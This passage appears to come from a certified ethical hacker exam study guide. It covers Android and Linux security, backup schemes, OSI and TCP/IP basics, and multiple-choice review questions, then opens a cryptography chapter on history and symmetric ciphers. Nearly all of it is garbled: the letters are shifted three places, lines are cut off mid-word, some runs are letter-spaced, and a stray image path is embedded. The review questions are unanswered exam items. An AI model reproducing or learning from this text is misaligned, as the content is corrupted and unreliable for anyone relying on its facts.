)LUVW UHOHDVHG LQ 1RYHPEHU RI WKH \$QGURLC LWV LQVWDOO EDVH WR RYHU D ELOOLRQ GHYLFHV Z HQFRXQWHUHG RSHUDWLQJ V\ VWHP WKH UHDOLW\ L SRLQW LI \RX GRQW DOUHDG\ RZQ LW RU KDYH HQF \$QGURLG KDV SURYHQ SRSXODU DQG KDV VHHQ VXFK DPRXQW RI IOH[L ELOLW\ SRZHU FXVWRPL]DWLRQV XVH \$GG WR WKLV FRPELQDWLRQ RI IDFWRUV WKH I SXVKHG E\ WHFK EHKHPRWK *RRJOH DQG \RX KDYH D VXSSRUWHG V\ VWHP)LQDOO\ \$QGURLG LV DOVR ZL HQWKXVLDVWV GXH WR WKH IDFW WKDW LW LV GHUL V\ VWHP

&XUHQWO\ \$QGURLG LV HVWLPDWHG WR EH RQ DW LQ XVH WRGD\ 6LPLODU QXPEHUV DUH VHHQ RQ WDE 2I FRXUVH WKLV GRPLQDQFH RI WKH PDUNHW FRPH\ FRXQWHUIHLW GHYLFHV IURP RYHUVHDV 7KHVH GHY FRVW PDNLQJ WKHP HDV\ WR REWDLQ +RZHYHU \R) PDQ\ RI WKHVH GHYLFHV DUH ORDGHG ZLWK PDOZDU



\$QGURLG P XFK OLNH WKH /LQX[RSHUDWLQ

LQ PDQ\ GLIIHUHQW YHUVLRQV 7KH PRVW FXUUHQW
FRGHQDPHG 0DUVKPDOORZ DQG ZDV UHOHDVHG L
WR WKH RIILFLDO YHUVLRQV WKHUH DUH PDQ\ KLJK
LQFOXGLQJ 6OLP5RPV 'LUW\ 8QLFRUQV DQG &\DQR

/LQX[

(QWHU RXU RSHQ VRXUFH IDYRULWH /LQX[ZKLFK L'
V\ VWHP EXW RQH ZLWK D UHSXWDWLRQ IRU EHLQJ D
WKDQ :LQGRZV RU \$SSOH \$V ZH VDZ ZLWK ILUHZDOC
RSHUDWLQJ V\ VWHP²LV RQO\ DV VHFXUH DV WKH DGF
LV SDUWLFXODUO\ WUXH EHFDXVH WKH 26 GRHV H[SI



)RU VRPHRQH HQWHULQJ WKH SHQHWUDWLR

/LQX[LV YHU\ SRSXODU DQG WKDW LV .DOL /LQX[.
LQFOXGHV D QXPEHU RI WRROV SUHORDGHG LQWR
DWWDFNV DQG WHVWV WR EH SHUIRUPHG

7KH 26 KDV GRQH D JRRG MRE RI VHSDUDWLQJ DGPL
XVHUV DUHQW XVXDOO\ UXQQQLQJ XQGHU WKH DGPL
VXEVWDQWLDOO\ UHGXFHV V\ VWHP ULVN E\ VHJUHD

2SHQ VRXUFH LV D GRXEOH HGJHG VZRUG 7KH RSHQ
RXW HYHQ WKH VPDOOHVW LVVXH LQ GLIIHUHQW LW
LWV RSHQ \$Q\ERG\ DQG HYHU\ERG\ DUH SULY\ WR \
WKH UHVSRQVLELOLW\ RI HQVXULQJ WKH VHFXULW\ \
WKH VKRXOGHUV RI WKH DGPLQLVWUDWRU LQVWDOO
/LQX[DGPLQLVWUDWRU KDV DQ DPSOH DPRXQW RI JI
GRZQ LW LV MXVW D PDWWHU RI GRLQJ LW DQG GR

%DFNXSV DQG \$UFKLYLQJ

%DFNLQJ XS GDWD LV HVVHQWLDO WR WKH VXUYLYD
\$Q\ RQH LQ WKH VXSSRUW ILHOG ZKR KDV VSHQW DQ
DWWHVW WR WKLV /HW\ V FRYHU D IHZ RI WKH EDVL



7KH DUFKLYH ELW LV D ILOH DWWULEXWH W
ILOH KDV EHHQ PRGLLHG 7KLV DUFKLYH ELW LV W
ZKHWKHU D ILOH QHHGV WR EH EDFNHG XS

)XOO %DFNXXS EDNXXS UHVHWV WKH DUFKLYH ELW
DFFRUGLQJO\

'LIIHUHQWLDO 7KDNEDFN XS DOO FKDQJHG ILOHV VI
EDFNXS 7KLV MRE GRHV QRW UHVHW WKH DUFKLYH
DUFKLYH ELW" (DFK GLIIHUHQWLDO LV DOZD\ EDVH
PDGH VLQFH WKDW ODVW IXOO EDFNXXS DUH EDFNHG
EHQHILW WR WKLV VFKHPH LV WKDW GXULQJ D IXOO
UHFHQW GLIIHUHQWLDO DUH QHHGHG WR UHVWRUH V
FDQ JHW KXJH

,QFUHPHQWDO 7KDNEDFN E EDFNV XS DOO FKDQJHG ILO
EDFNXS RU VLQFH WKH ODVW LQFUHPHQWDO \$Q LQF
:KDW WKLV HTXDWHV WR LV D EDFNXXS VFKHPH WKDW
+RZ" 2QFH DQ LQFUHPHQWDO VFKHPH KDV SHUIRUPH
ODVW IXOO LW EDVHV DOO VXEVTXHQQW EDFNXXSV R
EXQFK RI VPDOO EDFNXXS MRE DOO ZLWK WKH PRVV
D WHGLRXV DQG OHQJWK\ IXOO UHVWRUDWLRQ MRE
ZHOO DV DOO WKH LQFUHPHQWDOV XS WR WKH FXUU



7KH LQWHQW KHUH LV QRW WR PDNH \RX D
PDNH VXUH \RX XQGHUVWDQG WKH EDVLFV RI HDFK
ORVV RU FRPSURPLVH RI VXFK GDWD FDQ KDYH RQ
SHUVSHFWLYH \RX VKRXOG NQRZ WKH EHQHILWV RI
WKH EHQHILWV RI D IXOO UHVWRUH YHUVXV D GLII

6XPDU\

7ZR FRPSOHPHQWDU\ \HW RSSRVLQJ FRQFHSWV DUH
WRSRORJLHV ORJLFDO WRSRORJ\ KRZ WUDIILF HQW
&RPPRQ SK\VLFDQ WRSRORJLHV DUH WKH EXV ULQJ
FRPPRQ \$ WRNHQ FDQ EH SDVVHG DURXQG IRU SHU
VWUDWHJ\ FDQ EH XVHG LQ ZKLFK QRGHV OLVWHQ IF

7KH 26, PRGHO LV DQ LQGXVWU\ VWDQGDUG IRU GDW
OD\HUV \$SSOLFDFWLRQ 3UHVHQWDWLRQ 6HVVLQRQ 7
7KH 26, PRGHO LV OLQHGU LQ GHVLJQ GDWD WUDYH
FRPPXQLFDWHV ZLWK WKH QH[W 7KH 7&3 ,3 SURWRF
DSSOLFDEOH IUDPHZRUN 3URWRFROV RSHUDWH DV I
7&3 LV D FRQQHFWRQ RULHQWHG SURWRFRO DQG X'
\$&. LQ DQ HIIRUW WR JXDUDQWHH GHOLYHU\

.QRZOHGJH RI VXEQHWWLQJ²D VHTXHQWLDO EUHDNG
QHWZRUN VL]H DQG KRWW TXDQWLW\²DQG RI FRPPRQ
GHHUPLQLQJ ZKHUH WR VHDUFK ILUVW

5RXWHUV ZRUN DW OD\HU E\ GLUHFWRUJ SDFNHWV
FUHDWH D FROOLVLRQ GRPDLQ IRU HDFK SRUW EUR
DOO FRQQHFWHG QRGHV 3UR[LHV ZRUN DW WKH \$\$\$
ILOWHULQJ RI ZHE FRQWHQW 3UR[\ ILUHZDOOV FDQ
ILOWHULQJ ILUHZDOO ORRNV RQO\ DW WKH KHDGHU
OHJLWLPDWH FRQQHFWRQ EHWZHHQ FOLHQW DQG K
DFWLYH DQG ZRUN WR SUHYHQW IXUWKHU GDPDJH ZI
QHWZRUN , '6V VLP SO\ GHHFW DQG UHSRUW

7KH PDLQ RSHUDWLQJ V\VWHPV WR EH FRQVLGHUHG
VXUIDFH ODF 26 DQG /LQX[%DFNXSV DQG DUFKLYI
FRPSDQ\¶V RSHUDWLRQV 7KH WKUHH NLQGV RI EDFN
LQFUHPHQWDO

([DP (VVHQWLD OV

.QRZ WKH 26, P RQVHU WKDW \RX KDYH D JRRG XQGH
DQG ZKDW DFWLRQV WDNH SODFH DW HDFK OD\HU ,\n
ZKLFK FRPPRQ SURWRFROV RSHUDWH DW HDFK OD\H

.QRZ WKH 7&3 ,3 WKUHH ZD\ .QRZ ZKDW HDFK IODJ GR
KDQGVKDNH SURFHVV 6<1 VWDUW 6<1 \$&. DFNQRZ
DFNQRZOHGJPHQW)LUPOL XQGHUVWDQGLQJ WKH KI
XQGHUVWDQGLQJ WKH EDVLV IRU DQG PRUH HDVLO\

0HPRUL]H WKH \$SRUW\WHO\ NQRZ \RXU SRUWV 7KLV
LQWR SOD\ 3RUWV DUH LPSRUWDQW IRU WKH H[DP D
5HPHPEHU WKDW :LQGRZV V\VWHPV UHVSRQG WR VFI
8QGHUVWDQG KRZ VZLWFKV\XUZHWR XQGHUVWDQG VZ
VZLWFK\ V OLPLWDWLRQV LQ WHUPV RI VQLILQJ H J
DWWDFKHG WR WKH VSHFLILF VZLWFKSRUW %H IDP

.QRZ WKH SXUSRVH RI ILUHZDOOSHP, HVEHUQW\KDW , '6\
DQG ,36V DUH DFWLYH

5HPHPEHU WKH EHQHILWV DQG ZHDNQHVV)HFXV EDFW
UHVXOW RI HDFK WISH RI EDFNXS QRW RQ WKH GHW

5HYLHZ 4XHVWLRQV

\$W ZKLFK OD\HU RI WKH 26, PRGHO GRHV D SUR[\

\$ 3K\VLFD

% 1HWZRUN

& 'DWD /LQN

' \$SSOLFDFWLRQ

,I D GHYLFH LV XVLQJ QRGH 0\$& DGGUHVHVH WR I

LV WKLW GHYLFH ZRUNLQJ LQ"

\$ /D\HU

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:KLFK 26 KROGV SHUFHQW RI WKH GHVNWRS PDI

VXUIDFHV"

\$:LQGRZV

% /LQX[

& 0DF 26

' L26

:KLFK SRUW XVHV 66/ WR VHFUXH ZHE WUDIILF"

\$

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&

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:KDW NLQG RI GRPDLQ UHVLGHV RQ D VLQJOH VZL

\$:LQGRZV GRPDLQ

% %URDGFDVW GRPDLQ

& 6HFXUH GRPDLQ

' &ROOLVLRQ GRPDLQ

:KLFK QHWZRUN WRSRORJ\ XVHV D WRNHQ EDVHG

\$ (WKHUQHW

% 6WDU

& %XV

' 5LQJ

+XEV RSHUDWH DW ZKDW OD\HU RI WKH 26, PRGH

\$ /D\HU

% /D\HU

& /D\HU

' /D\HU

:KDW LV WKH SURSHU VHTXHQFH RI WKH 7&3 WKU

\$ 6<1 \$&. \$&. \$&.

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:KLFK RI WKHVH SURWRFROV LV D FRQQHFWLRQ R

\$)73

% 8'3

& 323

' 7&3

\$ VFDQ RI D QHWZRUN FOLHQW VKRZV WKDW SRUV
ZLWK"

\$ 7HOQHW

% 1HW%,26

& '16

' 6073

:KDW SRUW UDQJH LV DQ REVFXUH WKLUG SDUW\

\$ WR

% WR

& WR

' WR

:KLFK FDWHJRU\ RI ILUHZDOO ILOWHUV LV EDVHG

\$ 6WDWHIXO

% \$SSOLFDFWLRQ

& 3DFNHW

' 3UR[\

\$Q DGPLQLVWUDWRU KDV MXVW EHHQ QRWLILHG F
IXQFWLRQV LQ WKLV PDQQHU"

\$,36

% 6WDWHIXO SDFNHW ILOWHULQJ

& ,'6

')LUHZDOO

:KLFK WRSRORJ\ KDV EXLOW LQ UHGXQGDQF\ EHFI

\$ 7RNHQ ULQJ

% %XV

& +\EULG

' 0HVK

:KHQ VFDQQLQJ D QHWZRUN YLD D KDUGOLQH FRQ
SURPLVFXRXV PRGH ZKDW ZRXOG EH WKH H[WHQW
VHH"

\$ (QWLUH QHWZRUN

% 9/\$1 \RX DUH DWWDFKHG WR

& \$OO QRGHV DWWDFKHG WR WKH VDPH SRUW

' 1RQH

:KDW GHYLFH DFWV DV DQ LQWHUPHGLDU\ EHWZH

\$ 5RXWHU

% 3%;

& 97&

' 3UR[\

:KLFK WHFKQRORJ\ DOORZV WKH XVH RI D VLQJOH
FOLHQWV ZKLOH DOVR SUHYHQWLQJ H[SRVXUH RI I

\$ 931

% 7XQQHOLQJ

& 173

' 1\$7

:KDW QHWZRUN DSSOLDQFH VHQVHV LUUHJXODUL
LUUHJXODU DFWLYLW\ IURP FRQWLQXLQJ"

\$ 6\ VWHP DGPLQLVWUDWRU

%)LUHZDOO

& ,36

' , '3

<RX KDYH VHOHFWHG WKH RSWLRQ LQ \RXU , '6 WF
QHWZRUN LUUHJXODULWLHV &KHFNLQJ WKH ORJV
UHFHLYH DQ\ DOHUWV :KDW SURWRFRO QHHGV WR

\$ 173

% 6103

& 323

' 6073

&KRRVLQJ D SURWHFWLYH QHWZRUN DSSOLDQFH
WKH PRVW JUDQXODU OHYHO SRVVLEOH ZKLOH SUI
DSSOLDQFH ZRXOG VDWLV\ WKHVH UHTXLUHPHQW'

\$ /D\HU VZLWFK

% 1\$7 HQDEOHG URXWHU

& 3UR[\ ILUHZDOO

' \$SSOLFDWLRQ ILUHZDOO

&KDSWHU
&U\SWRJUDSK\

&(+ (; \$ 0 2 % - (& 7 , 9 (6 & 2 9 (5 (' , 1 7 + , 6 & + \$ 3 7 (5

- ✓ , , , 6 H F X U L W \
- ' & U \ S W R J U D S K \
- ✓ , 9 7 R R O V 6 \ V W H P V 3 U R J U D P V
- & \$ F F H V V F R Q W U R O P H F K D Q L V P V
- ' & U \ S W R J U D S K \ W H F K Q L T X H V
- ✓ 9 3 U R F H G X U H V 0 H W K R G R O R J \
- \$ & U \ S W R J U D S K \
- % 3 X E O L F N H \ L Q I U D V W U X F W X U H 3 . ,



7 K L V F K D S W H U F R Y H U V F U \ S W R J U D S K \

\ R X Z L O O H Q F R X Q W H U R Y H U D Q G R Y H U D J D L Q G X U L Q

V H F X U L W \ P D Q D J H U + D Y L Q J D I L U P J U L S R I W K H W H I

E H F D X V H F U \ S W R J U D S K \ L V F U L W L F D O L Q V R P D Q \ D I

D V S H F W V R I F U \ S W R J U D S K \

- \$ S S O L F D W L R Q V R I F U \ S W R J U D S K \
- 6 \ P P H W U L F D Q G D V \ P P H W U L F F U \ S W R J U D S K \
- : R U N L Q J Z L W K K D V K L Q J
- 3 X U S R V H V R I N H \ V
- 7 \ S H V R I D O J R U L W K P V
- . H \ P D Q D J H P H Q W L V V X H V

& U \ S W R J U D S K \ W K H E R G \ R I N Q R Z O H G J H W K D W U H O D W H

L W V I R U P V 7 K U R X J K W K H D S S O L F D W L R Q R I F U \ S W R J

D Q G P D L Q W D L Q W K H L Q W H J U L W \ D V Z H O O D V W K H Q I

L Q I R U P D W L R Q & U \ S W R J U D S K \ S U R Y L G H V \ R X Z L W K D

S U \ L Q J H \ H V D Q G J L Y H V \ R X D Z D \ W R N H H S W K H V D F

F K D S W H U I R F X V H V R Q F U \ S W R J U D S K \ D Q G L W V D S S O I

GHOYHV LQWR VRPH RI WKH ULFK KLVWRU\ RI WKH V
\RX FDQ EXLOG \RXU NQRZOHGJH

7KH VFLHQFH RI FU\SWRJUDSKI\ SURYLGHV D XQLTXH
ORQJ DV KXPDQV KDYH ZDQWHG WR VKDUH LQIRUPDV
\$OWKRXJK WHFKQRORJ\ VFLHQFH DQG FRPSXWHUV
KDV UHPDLQHG D FRQVWDQW LV WKH XQGHUO\LQJ JF
<RX PD\ KDYH RSHQHG WKLV ERRN ZLWK OLWWOH RU
KDYH D EDVLF XQGHUVWDQGGLQJ ,Q HLWKHU FDVH W
IRU WKH &(+ H[DP DQG ZLOO PRYH FU\SWRJUDSKI\ RX
SX]]OHV DQG LQWR WKH UHDOP RI SUDFWLFDO DSSO
VRPHWKLQJ WKDW LV ZRYHQ LQWR WKH IDEULF RI \R
SRFNHW WR WKH FRPSXWHU RQ \RXU ODS DQG HYH
FKDUJH GLQQHU



%HIRUH ZH JHW VWDUWHG OHW PH DOVR W
XQGHUVWDQGGLQJ RI FU\SWRJUDSKI\ LV LPSRUWDQW
WHFKQRORJ\ EXW DOVR IRU OHJDO UHDVRQV ,I \RX
ILQDQFLDO KHDOWKFDUH RU GHIHQVH LQGXVWULF
FRPPDQG RI FU\SWRJUDSKI\ DV LW LV PDQGDWHG H
VWUHQJWKV LQ PDQ\ HQYLURQPHQWV &KRRVLQJ V
ZRUNV MXVW DV ZHOO EXW LV QRW DSSURYHG E\ U
VHFXULW\ LVVXH EXW FRXOG DOVR UHVXOW LQ OHJ

&U\SWRJUDSK\ (DUO\ \$SSOLFDFWLRQV

6R ZKDW LV FU\SWRJUDSK\ " :K\ VKRXOG \RX HYHQ FD
TXHVWLRQV E\ ORRN LQJ DW WKH ERG\ RI NQRZOHGJH
GHDOV ZLWK SURWHFWLRQ DQG SUHVHUYDWLRQ RI L
HYROYHG GUDPDWLFDOO\ RYHU WLPH EXW LWV XQG
WKH WRROV KDYH \$V LQIRUPDWLRQ KDV FKDQJHG D
WHFKQRORJ\ KDV EHFRPH VXEVDQWLDOO\ PRUH DG
WKUHDWV ,I \RX ORRN EDFN LQ WLPH DQG WUDFH W
GD\ \RX¶OO VHH WKDW WHFKQRORJ\ LQ WKH IRUP R
WKH SURFHVV PRUH FRPSOH[DQG LQQRWDWLYH DV Z
,Q WKH ILHOG RI FU\SWRJUDSK\ WKH WRSLF RI HQFL
SUREDEO\ EH VDLG WR EH WKH ³VH[\´ IRUP RI WKH D
DOVR EHORQJ LQ WKLV ILHOG EXW HQFU\SWLRQ LV
PDQLSXODWLQJ DQG SURWHFWLQJ LQIRUPDWLRQ \$O
FU\SWDQDZK\WK GHDOV ZLWK XQORFN LQJ RU XQFRYH
KDUG WR KLGH RU REVFXUH &U\SWDQDO\VLV LV DQ
SHRSOH KDYH EHHQ WU\LQJ WR NHHS WKLQJ VHFUH

+LVWRU\ RI &U\SWRJUDSK\

, NQRZ \RX SXUFKDVHG WKLV ERRN QRW IRU KLVWRU
EHFRPH DQ HWKLFDO KDFNHU <HW \RX FDQ OHDUQ V
FU\SWRJUDSK\ ZKLFK FDQ KHOS \RX UHODWH WR WK
WDXJKW XV WKDW FU\SWRJUDSK\ LV VLPSO\ D WHFK
LQIRUPDWLRQ 7KH SULPLWLYH WHFKQLTXHV RI WLP
WKH IDFH RI WRGD\¶V FRPSOH[DQG PLQG QXPDLQJ V
QRW FKDQJHG

&U\SWRJUDSK\ LV IDU IURP EHLQJ D QHZ WHFKQRORJ
VWRU\ JRHV EDFN DW OHDVW \HDUV LI QRW ORC
KDYH EHHQ GHYHORSHG ZLWK VRPH IDOOLQJ RXW R
IRUPV /HW¶V ORRN DW VRPH RI WKH HDUO\ DSSOLFL
DQG PDNH LW PRUH XQGHUVWDQGDEOH



,QWHUHVWLQJO\ HQRXJK LI \RX JR EDFN ID
FXOWXUHV DQG FLYLOLJDWLRQV IRXQG WKH SUDFW
FRQYHUVLQJ ZLWK WKH GHYLO RU HYLO VSLULWV ,
ZRUOG ZDV DVVRFLDWHG ZLWK QRWKLQJ OHVV WKD
PDJLF

7KH LQWULFDWH SDWWHUQV DQG JO\SKV XVHG LQ (J

VSLULWXDO DQG UHOLJLRXV UHDVVRQV 7KH DQFLHQV
VR PXFK WR ZLWKKROG VHFUHWV EXW EHFDXVH WKH
FRPPXQH ZLWK WKHLU JRGV DQG HWHUQLW\ ,W LV E
IDPLO\ DQG WKH UHOLJLRXV RUGHUV FRXOG IXOO\ X
DQG FRPSUHKHQG LW IXOO\



:H ZLOO QHYHU NQRZ IRU VXUH ZKHQ WKH C

VRPHZKDW VXUH WKDW WKH ODVW LQGLYLGXDOV ZI
PRUH WKDQ \HDUV DJR

7KH SLFWRJUDPV VHUYHG DV D ZD\ WR LOOXVWUDWH
QREOH GHVFHQW)URP ZKDW ZH FDQ WHOO WKH OD
GHVLJQH WR EH FU\SWLF WR SURYLGH DQ DLU RI P
+RZHYHU RYHU WLPH WKH ZULWLQJ V\ VWHP EHFDPE
WKR VH ZKR FRXOG ZULWH WKH ODQJXDJH HLWKHU S
HQQHDYRUV DQG WKH DELOLW\ WR GHFLSKHU WKH V
PLGGOH RI WKH HLJKWHHQWK FHQWXU\ WKDW VHYHU
XQFHYHU LWV VHFUHWV ZKLFK ZHUH SHUFHLYHG WR
GHVSLWH WKH ZRUN RI VFKRODUV VWXEERUQO\ KHO
,Q D FKDQFH GLVFRYHU\ LQ WKH VDQGV RI (J\SW
VRPHWKLQJ WKDW ZRXOG EH LQVWUXPHQWDO LQ GH
WKH NH\ WKDW DOORZHG PRGHUQ FLYLOLJDWLRQ WR
WKRXJK LW WRRN RYHU \HDUV RI FRQFHUWHG HIIR
DJDLQJ [LQJXUH](#) VKRZV WKH 5RVHWWV VWRQH ZKLFK LV Q



[\)LJXUH](#) 7KH 5RVHWWD VWRQH



&U\SWRJUDSK\ DQG HQFU\SWLRQ DUH GHVLJ

WKURXJK FDUHIXO DSSOLFDWLRQ RI WHFKQLTXHV V
WKH RULJLQDO PHVVDJH

7UDFLQJ WKH (YROXWLRQ

\$V ZLWK WKH DQFLHQW (J\SWLDQV DQG 5RPDQV ZKR
WUDGH RU EDWWOH LQIRUPDWLRQ DQG KXQWLQJ UR;
RI FU\SWRJUDSK\ LV LQ WKH VDIHJXDUGLQJ RI FRPP;
VKDUH LQIRUPDWLRQ *XDUDQWHHLQJ WKDW LQIRUP
PRGHUQ ZRUOG LW LV RQO\ SDUW RI WKH HTXDWLRQ
EH NHSW VHFUHW EXW SURYLVLRQV WR GHWHFW XQ
LPSRUWDQW ,Q WKH GD\ RI -XOLXV &DHVDU DQG W
EH DV VLP SOH DV ZULWLQJ LW LQ D ODQJXDJH WKH .

XQGHUVWDQG /DWHU IRUPV RI HQFU\SWLRQ UHTXLU
VHFXULW\ EH LPSOHPHQWHG LQ RUGHU WR VDIHJXDL
,V WKH ERG\ RI NQRZOHGJH UHODWLQJ WR FU\SWRJULQIRUPDWLRQ" :HOO LQ WKH ILUVW IHZ JHQHUDWLRWKDW KDV FKDQJHG 7KH NQRZOHGJH LV QRZ XVHG IWR YDOLGDWH WKH HQWLW\ WKDW VHQW D PHVVDJH
&U\SWRJUDSK\ KDV HYHQ PDGH VRPH RI WKH HYHU\G2QH DUHD WKDW RZHV LWV H[LVWHQFH WR FU\SWRJULWKH VHFXUH H[FKDQJH DQG DXWKHQWLFDWLRQ RI ILWKDW H FRPPHUFH ZRXOG QRW H[LVW LQ DQ\WKLQJ
VFLHQFH RI FU\SWRJUDSK\
\$QRWKHU DUHD WKDW KDV EHQHILWHG WUHPHQGRXVWHFKQRORJLHV 7KH FDUHIXO DQG WKRXJKWIXO DSSWKUHDWV VXFK DV LGHQWLW\ WKHIW EHLQJ WKZDUWFU\SWRJUDSKLF PHDVXUHV WR SUHYHQW VRPHRQH IWRKRXVDQG RI GROODUV LQ IUDXGXOHQW FKDUJHV I6R ZKDW GRHV WKH ILHOG IREFXV RQ" (DFK RI WKH IRWR SXW WKH WRROV DQG WHFKQLTXHV LQ WKHLU SU
&RQILGHQWLFDWLRQHQWLW\LV WKH SULPDU\ JRDO(QFU\SWLRQ LV GRQH WR NHHS VHFUHW LQIRUPDWLR8QGHU SHUIHFW FRQGLWLRQV HQFU\SWLRQ VKRXOGLQGLYLGXDO SRVVHVHV WKH FRUHHFW NH\ &RQILGHQFU\SWLRQ
,QWHJULW\SWRJUDSK\ FDQ GHWHFW FKDQJHV LQ LQIRULJLQDO XQPRGLLHG VWDWH <RX\OO OHDUQ PRUI+DVKLQJ ` ODWHU LQ WKLV FKDSWHU
\$XWKHQWLFDWLRQSWRJUDSK\ DOORZV D SHUVRQ REMHFKLJK GHJUHH RI FRQILGHQFH \$XWKHQWLFDWLRQ LV EHFDXVH LW DOORZV VRIWZDUH DQG RWKHU WKLQJVI RU DXWKHQWLFDWLRQ QRZDGD\ LV LQ WKH DUHD R
KDYLQJ D GULYHU VLJQH DQG YHULILHG DV FRPLQJRWKHU XQNQRZQ DQG XQWUXVWHG VRXUFH \$XWKH
PHVVDJLQJ SURYLGHV WKH DELOLW\ WR YDOLGDWH VVRXUFH WKDW LV D NQRZQ HQWLW\ WKDW E\ H[WHQ
1RQUHSXGLDWHDELOLW\ WR SURYLGH SRVLWLYH LGFR
RI DQ HYHQW LV DQ LPSRUWDQW SDUW RI VHFXULW\
.H\ 'LVWULEXWHHQ WKH PRVW YDOXDEOH FRPSRQHQRZKLFK LV WKH VSHFLILF VHFUHW FRPELQDWLRQ RU F

&U\SWRJUDSK\ LQ \$FWLRQ

<RX ZLOO HQFRXQWHU FU\SWRJUDSK\ LQ PDQ\ IRUPV
PDQ\ GLIIHUHQW WHFKQRORJLHV DQG VLWXDWLRQV
ILUP JUDVS RI

+HUH DUH VRPH H[DPSOHV RI DSSOLHG FU\SWRJUDSK

- 3XEOLF NH\ LQIUDVWUXFWXUH 3.,
- 'LJLWDO FHUWLILFDWHV
- \$XWKHQWLFDWLRQ
- (FRPPHUFH
- 56\$
- 0'
- 6HFXUH +DVK \$OJRULWKP 6+\$
- 6HFXUH 6RFNHWV /D\HU 66/
- 3UHHW\ *RRG 3ULYDF\ 3*3
- 6HFXUH 6KHOO 66+



56\$ LV DQ DV\PPHWULF DOJRULWKP XVHG IR

DXWKHQWLFDWLRQ WKDW ZDV LQYHQWHG E\ 5RQ 5L
7KH 56\$ DOJRULWKP LV EXLOW LQWR FXUUHQW RSH
DQG 1RYHOO ,Q KDUGZDUH WKH 56\$ DOJRULWKP F
(WKHUQHW QHWZRUN FDUGV DQG RQ VPDUW FDUGV
RI WKH VDPH QDPH

,Q PDQ\ FDVHV HQFU\SWLRQ WHFKQRORJLHV DUH QF
V\VWHP EXW DOVR D UHTXLUHG SDUW WKDW FDQQRW
VLPLODU V\VWHPV UHVSRQVLEOH IRU SHUIRUPLQJ IL
HQFU\SWLRQ WHFKQRORJLHV QRW RQO\ EHFDXVH RI
PDNHV OHJDO VHQVH WR GR VR ,QWURGXFHQJ HQFU
SURRI VHFUXLW\ EHFDXVH LW PD\ VWLOO EH FRPSUR
ZRUN D OLWWOH KDUGHU

6R +RZ 'RHH ,W :RUN"

&U\SWRJUDSK\ KDV PDQ\ GLIIHUHQW ZD\V RI IXQFWLI
EDVLF SURFHVV \RX PXVW EHFRPH IDPLOLDU ZLWK \
ORRN DW D IHZ RI WKH PDLQ WHUPV XVHG LQ WKH IL

3ODLQ 7H[W &O3HODDLQH[W WH[W LV WKH RULJLQDO PHVVI
WKH XVDEOH LQIRUPDWLRQ 5HPHPEHU WKDW HYHQ
EXW RQH IRUP RI SODLQ WH[W 3ODLQ WH[W FDQ OLV
&LSKHU 7H[W WKH WH[W LV WKH RSSRVLWH RI SODLQ \\\nKDV EHHQ WUDQVIRUPHG LQWR D GLIIHUHQW IRUPDW
,W LV DOVR VRPHWKLQJ WKDW FDQ EH UHYHUVHG XV
\$OJRULW&LPSWKHUV WKH DOJRULWKPV IRU WUDQVIRUP
WULFNLHVW DQG PRVW P\\VWHULRXV SDUW RI WKH H\\n
FRPSOH\\ EXW WKH DOJRULWKP RU FLSKHU LV QRWKL\\n
GLVFUHHW VWHSV WKDW GHVFULEH KRZ WKH HQFU\\S
LQ D JLYHQ LQVWDQFH

.H\\V.H\\V DUH DQ LPSRUWDQW DQG IUHTXHQWO\\ FRPS
LQIRUPDWLRQ XVXDOO\\ UDQGRP LQ QDWXUH WKDW
FU\\SWRJUDSKLF RSHUDWLRQ \$ NH\\ LQ WKH FU\\SWRJ
ZD\\ D NH\\ LQ WKH SK\\VLFDO ZRUOG LV DV D VSHFLD
WKLV FDVH D SLHFH RI LQIRUPDWLRQ ,Q WKH HQFU
PHDQLQJIXO UHVXOW DQG ZLWKRXW LW D UHVXOW Z



7KH WHUPV OLVWHG KHUH DUH FULWLFDO WR
<RX\\OO EH VHHLQJ WKHP DJDLQ QRW RQO\\ LQ WKL\\n
DGGLWLRQ D ILUP XQGHUVWDQGGLQJ RI FU\\SWRJUDSK\\n
LQ XQGHUVWDQGGLQJ PDQ\\ VHFUXLW\\ WHFKQRORJLH

1H[W OHW\\V ORRN DW WKH WZR PDMRU W\\SHV RI FU
SXEOLF NH\\ FU\\SWRJUDSK\\

6\\PPHWULF &U\\SWRJUDSK\\


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V\\PPHWULF DOJRULWKPV DUH JUHDW DW DOO RI WKH

- 3UHVHUYLQJ FRQILGHQWLDOLW\\
- ,QFUHDVHG VSHHG RYHU PDQ\\ QRQ V\\PPHWULF V\\V
- (QVXULQJ VLP SOLFLW\\ UHODWLYHO\\ VSHDNLQJ RI
- 3URYLGLQJ DXWKHQWLFLW\\

6\\PPHWULF DOJRULWKPV KDYH GUDZEDFNV LQ WKHV\\

- .H\\ PDQDJHPHQW LVVXH
- /DFN RI QRQUHSXGLDWLRQ IHDWXUHV

)LUVW OHW V IRFXV RQ WKH GHILQLQJ FKDUDFWHUL
NH\ \$OO DOJRULWKPV WKDW ILW LQWR WKH V\PPHW
GHFU\SW KHQFHWV\SWLQ\LV LV DQ HDV\ FRQFHSW W
